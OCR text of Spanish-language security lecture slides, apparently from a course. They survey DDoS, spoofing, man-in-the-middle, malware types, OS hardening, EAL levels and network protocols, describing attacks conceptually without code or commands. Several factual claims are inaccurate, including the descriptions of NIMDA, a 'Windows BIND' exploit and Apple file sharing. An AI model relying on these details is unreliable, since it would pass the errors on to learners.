
El hacker busca una vulnerabilidad en varios hosts, como el exploit de Windows BIND o el ICMP stack overflow, y les carga un software que responda a su orden para lanzar un ataque

Puede hacerlo uno a uno o usando herramientas automáticas.

El software busca otras estaciones a las que infectar. El troyano se queda en todas las estaciones, esperando a las ordenes del hacker, que ya no está en escena




DDOS (Distributed DOS)




A la orden del hacker, TODAS las estaciones lanzan un ataque simultaneo
Ideal para atacar grandes sistemas (famosa caída de yahoo)

ARP SPOOFING




IP SPOOFING




C está lanzando un ataque para acceder a A con identidad de B
El ataque se completa con ataques de IP routing, para asegurar el tráfico de vuelta
Incluso sin ello, pueden ejecutarse muchas acciones (SNMP, por ejemplo)

Man in the middle



Se captura toda la información entre A y B
ESPECIALMENTE peligroso en entornos cifrados, donde el cliente se siente seguro
Interceptación física o atacando a un DNS (al server o IP spoofing del mismo)



Ataques a sistemas

- **Ataques de puerta trasera**: Puede existir una puerta trasera bien por que se ha desarrollado para labores de mantenimiento o bien porque se ha desarrollado un software que la crea. La puerta trasera da acceso al sistema sin los mecanismos de control de acceso principales.

- **Ataques de spoofing:** Un spoofing es una suplantación de identidad. Los ataques más comunes son IP spoofing y DNS spoofing.

- **Ataques de hombre en el medio:** Son ataques más sofisticados. El método es poner un código entre el usuario y el servidor, y capturar el tráfico que circula entre ambos, haciendo creer a cada uno que está hablando con el otro.

- **Ataques de repetición:** En una red local, los datos como user y password son enviados por la red. un ataque de repetición consiste en capturar esa información y reenviarla. Puede ocurrir incluso con certificados como Kerberos.

- **Ataques de adivinación de password:** Son ataques de fuerza bruta o basada en diccionarios para tratar de lograr la password de acceso a un sistema.

- **Ataques de escalada de privilegios:** Están asociados con Bugs en el software, que le permitiría a la aplicación (y a quien la controle) obtener permisos superiores a los que originalmente tenia la aplicación

Virus, troyanos, gusanos

- **VIRUS:** Software que se copia automáticamente y que tiene por objeto causar daños en el sistema, sin el permiso del usuario. Los virus se replican y ejecutan por sí mismos. Habitualmente, reemplazan archivos ejecutables por otros infectados con el código de este.


- **TROYANOS:** Se denomina troyano a un software capaz de alojarse en sistemas y permitir el acceso a usuarios externos, con el fin de recabar información o controlar remotamente a la máquina anfitriona, pero sin afectar al funcionamiento de ésta.

- **GUSANOS:** Software con capacidad de reproducirse, como un virus, pero que no ataca a los sistemas. Su propia capacidad de reproducción hace que los daños causados sean relativos a consumo de recursos (CPU,memoria, etc) y ancho de banda en las redes.

- **SPYWARE:** Similar a un troyano, pero recopila información del equipo afectado, y se la hace llegar al atacante. Son muy silenciosos y peligrosos.


- **ADWARE:** No es realmente un ataque. Es un software que permite la apertura emergente de ventanas con contenidos publicitarios, habitualmente

- **BOMBA LÓGICA:** Son programas que se ejecutan cuando sucede determinado evento. (por ejemplo hay conexión a Internet y además se ha iniciado un procesador de textos)



Tipos de virus

- **Armored**: Es un virus de muy difícil detección. Se protegen de modo que los analizadores de código no lo interpretan como malicioso.
- **Companion**: Se introducen dentro de código legítimo.
- **Macro**: Son macros que se ejecutan en aplicaciones que las soportan (Como office)
- **Multipartite**: Ataca al mismo tiempo varios elementos del sistema.
- **Phage**: Infecta multiples tipos de archivos, infecta varias aplicaciones y bases de datos. No hay forma de eliminarlo, salvo reinstalando el sistema infectado.
- **Polymorphic**: Son virus capaces de cambiar de aspecto para evitar ser detectados.
- **Retrovirus**: Es un virus que ataca al antivirus
- **Stealth**: Virus que se enmascara en otras aplicaciones del SSOO para evitar ser detectado.



Exploits

- Un exploit es una vulnerabilidad en un código o sistema que permite a dicho sistema ser atacado por un hacker

- Los virus más famosos han surgido debido a exploits del sistema operativo Windows (recordad el famoso NIMDA, que causó daños de miles de millones de dólares a 300.000 empresas de todo el plante, más de 10.000.000 de ordenadores infectados, pérdida enorme de información, etc).NIMDA (ADMIN escrito al revés) se trataba de un exploit que otorgaba derechos de administrador a cualquier usuario o aplicación sin esos permisos al recibir la máquina un flujo concreto de datos en un puerto determinado

- Los fabricantes de sistemas operativos (No solo de ordenadores o servidores, sino de todo tipo de sistemas como routers, centrales de conmutación, etc) publican parches de seguridad cada vez que se detecta un exploit. En ese momento es cuando se publican.


- Habitualmente, media hora después de la publicación, ya hay sistemas atacados por esa vulnerabilidad. Hay que ser muy rápido en la descarga e instalación de todos los parches de seguridad de todos los sistemas

Seguridad en Sistemas Operativos

- "Hardening" es el proceso de blindar o proteger un sistema para hacerlo más seguro frente a ataques e intrusos. Es necesario considerar tres elementos en la protección del sistema operativo:


- Configurar adecuadamente los protocolos de red: Casi todos los sistemas operativos trabajan con TCP/IP, NetBEUI o IPX/SPX. Sobre estos tres protocolos puede montarse NetBIOS de Microsoft. Cuando se configuran los protocolos usados por el sistema operativo (en propiedades de red) hay que seleccionar exclusivamente los que vayan a ser utilizados. "Binding" es el proceso de encapsulado de unos protocolos sobre otros.

- Utilizar las opciones de seguridad del sistema operativo:
  - Control de cuentas de usuario
  - Firewall y web filter
  - Herramientas de monitorización, análisis y logging
  - Cifrado de disco duro y comunicaciones
  - Active Directory
  - Actualizaciones
    - Hotfixes: Sirven para solucionar un fallo de un sistema
    - Service packs: Es un conjunto de actualizaciones que se empaquetan en un simple producto
    - Patches: Es una solución temporal de un problema.
  - Políticas de acceso, permisos de acceso a ficheros, permisos de ejecución
  - Detener todos los servicios y aplicaciones no usados
  - Política de passwords fuertes




Seguridad en Sistemas Operativos

- Securizar los sistemas de ficheros:
  - Microsoft FAT (File Allocation Table): diseñado para discos pequeños. Ha evolucionado a FAT16 y a FAT32. Sólo permite dos tipos de protección. Los permisos asociados a un directorio se extienden a todo su contenido.
  - Microsoft NTFS (New Technology Fyle System): Evolución más segura que FAT. Cada fichero o directorio tiene sus propios atributos de seguridad, incluyendo listas de acceso. Tiene tres niveles (Read-Only, Change o Full-control)
  - Novell NetWare Storage Services: Se suele llamara NetWare File System (NFS). Permite el control total de cualquier recurso presente en un servidor NetWare.
  - Unix Filesystems: Sistema jerárquico con tres niveles de permiso (lectura, escritura y ejecución). Es compleja de configurar al implantar el sistema.
  - Unix Network Filesystems: Es un protocolo que permite montar unidades remotas. Es difícil de asegurar, sobre todo por su autenticación.
  - Apple File Sharing: Es similar a Unix Filesystems, un protocolo sencillo para la gestión de recursos en Apple. Se considera seguro al no ser Apple un protocolo enrutable.




Seguridad en desarrollo SW

- El standard más aceptado en seguridad es el Common Criteria (CC) que ha definido un conjunto de baselines basado en 7 niveles llamados EAL (Evaluation Assurance Levels):
  - EAL 1: Se utiliza cuando se desea que el sistema funcione correctamente, pero no se plantean que existan amenazas sobre el mismo
  - EAL 2: La seguridad no se considera una prioridad. Se deben desarrollar productos con buenas prácticas de diseño.
  - EAL 3: Requiere esfuerzos de desarrollo para lograr niveles moderados de seguridad.
  - EAL 4: Requiere Ingeniería en seguridad basada en buenas prácticas comerciales en materia de seguridad.
  - EAL 5: Se trata de asegurar que el equipo de ingeniería ha trabajado en el equipo de desarrollo desde el primer momento. Se buscan altos niveles de seguridad. Para alcanzar esta certificación hay que considerar consideraciones de diseño especiales.
  - EAL 6: Proporciona muy elevados índices de seguridad contra los riesgos más importantes. También tiene un alto nivel de seguridad frente a ataques de penetración.
  - EAL 7: Un nivel extremadamente alto de seguridad. La certificación requiere pruebas, medidas y un exhaustivo e independiente test de seguridad de la aplicación.
- La más adecuada en software comercial es EAL 4, aunque pocos sistemas están certificados en este grado.



Aplicaciones

- **Correo electrónico:** Trabaja con 4 principales protocolos:
  - **SMTP (Simple Mail Transport Protocol):** Es un protocolo que transfiere correo electrónico entre un cliente y un servidor y entre servidores. Funciona en el puerto 25 de TCP.
  - **POP (Post Office Protocol):** Un cliente solicita al servidor que le entregue correo electrónico. Permite la transferencia en diferido de correos, con lo que el servidor debe soportar almacenar correos. La última versión (POP3) trabaja en el puerto 110 de TCP.
  - **IMAP (Internet Message Access Protocol):** Es la evolución de POP3, ya que permite determinadas funciones más avanzadas que POP (por ejemplo la descarga de correos basándose en criterios de búsqueda). La última versión (IMAP4) trabaja en el puerto 143 de TCP
  - **SMTP Relay:** Es una característica que permite a un servidor reenviar correo a otros sitios. Es utilizado por el SPAM. Debería ser desactivado en el servidor salvo que se esté usando de modo conocido y controlado.
- **FTP (File Transfer Protocol):** Es un protocolo de transferencia de ficheros.
  - Muchos servidores FTP aceptan un usuario anónimo con una dirección de email como fuente de acceso permitida para descargar ficheros.
  - **Existe el protocolo SFTP**, que monta FTP sobre SSH para que la transferencia de datos sea cifrada entre el cliente y el servidor. Una evolución de FTP son los protocolos de compartir ficheros (Como los protocolos P2P).



Aplicaciones

- **Servicios de directorio:** Son herramientas que permiten, a modo de lista, organizar los recursos de la red, para que sean rápidamente identificados. Los servicios de directorio tratan a todos los elementos de la red como objetos. Además, crean y almacenan datos que pueden ser publicados a otros elementos de red. La seguridad de los servidores de directorio es crítica, y el acceso a la misma suele estar protegido con autenticación. Algunos servicios de directorio son:


  - **Lightweight Directory Access Protocol (LDAP):** Es un protocolo estandarizado de acceso a servicios de directorios, como Ad o X.500. Utiliza el puerto 389 de TCP.

  - **Active Directory (AD):** Es el servicio de directorio de Microsost. Es el backbone para servicios de seguridad y otros. Para cada elemento de red permite definir para cada elemento:

    - **Distinguished Name (DN):** Valor único a cada objeto.
    - **Relative Distinguished Name (RDN):** Valor que puede ser repetido. Forma parte del DN.
    - **User Prinicpal Name (UPN):** Nombre "amistoso" del recurso, como su dirección de correo, por ejemplo.
    - **Canonical name (CN):** Es el DN escrito de forma canónica

  - **X.500:** Es el servicio de directorio estandarizado por la ITU, y empleado por las redes Novell.


  - **eDirectory:** Servicio de directorio empleado en redes NetWare.



